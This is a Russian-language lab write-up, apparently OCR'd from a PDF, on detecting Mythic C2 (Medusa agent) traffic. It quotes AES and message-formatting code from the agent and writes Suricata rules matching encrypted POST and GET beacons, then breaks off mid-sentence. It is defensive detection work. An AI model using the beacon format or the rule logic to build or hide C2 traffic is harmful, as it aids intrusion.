


Агент регестрировался 1 раз, поэтому детект в Dalton сработал 1 раз


Исследование дампа B

Проверка ранее написанных трех правил на дампе B, в котором включено шифрование aes256_hmac:






Детектов не получил. Далее открыл дамп B в wireshark, применил фильтр tcp.stream eq 0 (что бы получить пакеты одного tcp соединения) и через Follow, TCP Stream посмотрел начальный запрос агента.



Скопировал тело запроса без http заголовков в CyberChef. Первые 36 символов представляют собой UUID. После него находятся бинарные данные, прочитать JSON уже не получается. Первые три правила ищут поля JSON после Base64

декодирования. В В эти поля зашифрованы, поэтому условия правил не выполняются.



Разбор зашифрованного сообщения

Открыл функции encrypt_block и formatMessage в файле medusa-b.py.

```
162
163     def encrypt_block(self, plaintext):
164         assert len(plaintext) == 16
165         plain_state = bytes2matrix(plaintext)
166         add_round_key(plain_state, self._key_matrices[0])
167         for i in range(1, self.n_rounds):
168             sub_bytes(plain_state)
169             shift_rows(plain_state)
170             mix_columns(plain_state)
171             add_round_key(plain_state, self._key_matrices[i])
172         sub_bytes(plain_state)
173         shift_rows(plain_state)
174         add_round_key(plain_state, self._key_matrices[-1])
175 
176         return matrix2bytes(plain_state)
177 
```

Функция encrypt_block обрабатывает один блок размером 16 байт. Целое сообщение может состоять из нескольких таких блоков.

```
255 
256     def formatMessage(self, data, urlsafe=False):
257         uuid_to_use = self.agent_config["UUID"]
258         if uuid_to_use == "":
259             uuid_to_use = self.agent_config["PayloadUUID"]
260         output = base64.b64encode(uuid_to_use.encode() + self.encrypt(json.dumps(data).encode()))
261         if urlsafe:
262             output = base64.urlsafe_b64encode(uuid_to_use.encode() + self.encrypt(json.dumps(data).encode()))
263         return output
264 
```


Из этой функции понимаем что мы получаем готовое сообщение в Base64, которое потом отправляется серверу, и что в начале добавляется изначальный UUID.

Правило для POST запроса для дампа B

Для следующего правила выбрал метод POST, формат UUID в начале сообщения и наличие бинарных данных после него. Конкретный UUID, адрес сервера и URI в правиле не беру.

```
alert http any any -> any any (msg:"Mythic HTTP encrypted POST";
flow:established,to_server; http.method; content:"POST";
http.request_body; base64_decode:bytes 136; base64_data; pcre:"/^[0-9a-f]
{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}(?=.{0,63}[\x00-
\x08\x0b\x0c\x0e-\x1f\x7f-\xff]).{64}/si"; classtype:trojan-activity;
sid:4; rev:1;)
```


136 символов Base64 достаточно для получения первых 100 байт сообщения. Через `pcre` проверяю UUID по схеме 8-4-4-4-12. Затем проверяю, что после него есть ещё 64 байта и среди них встречается хотя бы один нетекстовый байт. Для проверки посчитал POST-запросы в B через фильтр http.request.method == "POST". Получилось 64 запроса, поэтому ожидаю 64 срабатывания четвёртого правила.



Dalton выдал 64 алерта, как я и ожидал.

Правило для GET запросов для дампа B


После проверки POST перешёл к запросам заданий. Применил в Wireshark фильтр http.request.method == "GET". В дампе B находится 79 таких запросов.



В исследованных запросах значение параметра занимает 176 символов Base64. В начале декодированного сообщения находится UUID. Для пятого правила выбрал сочетание этой длины и формата UUID.

```
alert http any any -> any any (msg:"Mythic HTTP encrypted GET";
flow:established,to_server; http.method; content:"GET"; http.uri;
pcrexform:"[?&][^=&]+=([A-Za-z0-9_-]{176})(?:&|$)"; from_base64:bytes 48;
pcre:"/^[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}$/i";
classtype:trojan-activity; sid:5; rev:1;)
```

Через pcrexform извлекаю значение параметра, затем декодирую первые 48 символов Base64 и проверяю полученный UUID. Имя параметра и путь запроса не фиксирую.





Dalton выдал 79 алертов, как я и ожидал.

Проверка измененных параметров агента (оставшиеся дампы C, D ,E)


Дамп C (измененный URI)


В сборке C изменил пути запросов на /lab_get и 